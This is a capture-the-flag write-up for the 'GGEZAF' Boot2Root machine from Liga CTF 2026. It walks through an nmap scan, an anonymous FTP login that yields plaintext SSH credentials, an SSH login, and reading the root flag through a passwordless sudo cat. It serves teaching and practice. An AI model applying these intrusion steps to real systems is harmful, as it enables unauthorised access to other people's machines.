Liga CTF 2026: Boot2Root - GGEZAF

Description
This is GGEZAF challenge, its a Boot2Root machine from Liga CTF 2026 Week 2. A dockerized Linux environment where we need to find our way in and escalate to root.
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
└─$ nmap -T5 -Pn -A -sS -sV 45.32.121.222
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-30 10:12 +0800
Nmap scan report for 45.32.121.222.vultrusercontent.com (45.32.121.222)
Host is up (0.037s latency).
Not shown: 516 closed tcp ports (reset), 482 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
21/tcp open  tcpwrapped
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp            19 May 29 13:06 creds.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:115.164.85.182
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  tcpwrapped
Device type: general purpose|media device|firewall|broadband router|security-misc
Running (JUST GUESSING): Linux 4.X|3.X|2.6.X (94%), Google Android 8.X (91%), Check Point embedded (90%), D-Link embedded (90%), Draytek embedded (90%), Google Android TV 11 (90%)
OS CPE: cpe:/o:linux:linux_kernel:4.19 cpe:/o:google:android:8.0 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/h:dlink:dsl-2890al cpe:/h:draytek:vigor_2960 cpe:/o:google:android_tv:11
Aggressive OS guesses: Linux 4.19 (94%), Android 8.0 (Linux 3.10) (91%), Linux 2.6.32 - 2.6.35 (90%), Linux 3.11 - 4.9 (90%), Linux 3.2 - 3.8 (90%), Linux 3.4 (90%), Linux 4.15 (90%), Linux 4.19 - 5.15 (90%), Check Point UTM-1 Edge X firewall (90%), D-Link DSL-2890AL ADSL router (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 12 hops

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   1.50 ms  10.102.164.53
2   ... 7
8   30.79 ms 20473.sgw.equinix.com (27.111.229.119)
9   30.87 ms 20473.sgw.equinix.com (27.111.229.119)
10  31.29 ms 10.79.1.86
11  31.41 ms 10.79.1.86
12  32.20 ms 45.32.121.222.vultrusercontent.com (45.32.121.222)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.26 seconds
There are two open ports:
- 21/FTP
- 22/SSH
What’s interesting is that FTP allows anonymous login and there’s already a file sitting there called creds.txt.
FTP Anonymous Login
1
2
3
4
5
6
ftp 45.32.121.222
# username: anonymous
# password: anonymous

get creds.txt
cat creds.txt
Inside creds.txt:
1
user1337:notsoleet
Getting Shell
Using the credentials we found, we SSH straight in.
1
ssh user1337@45.32.121.222

Inside the home directory there’s info.txt which says:
1
privesc to root to get flag. TY
So we need to escalate privileges to get the flag.
Privilege Escalation
First thing, check what sudo permissions we have.
1
sudo -l
1
2
User user1337 may run the following commands on docker-chall-1:
    (ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls
We can run cat and ls as any user without a password. That includes root.

We also checked SUID binaries just to be thorough.
Since we can sudo cat as any user, reading the root flag is trivial.
1
2
sudo ls /root/
sudo cat /root/root.txt
Flag
OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}
Conclusion
Simple but fun challenge. The FTP anonymous login giving us credentials straight away was a nice touch. The privesc was straightforward once we saw sudo cat with no password, that’s basically unrestricted read access on the whole system.
Happy Hacking
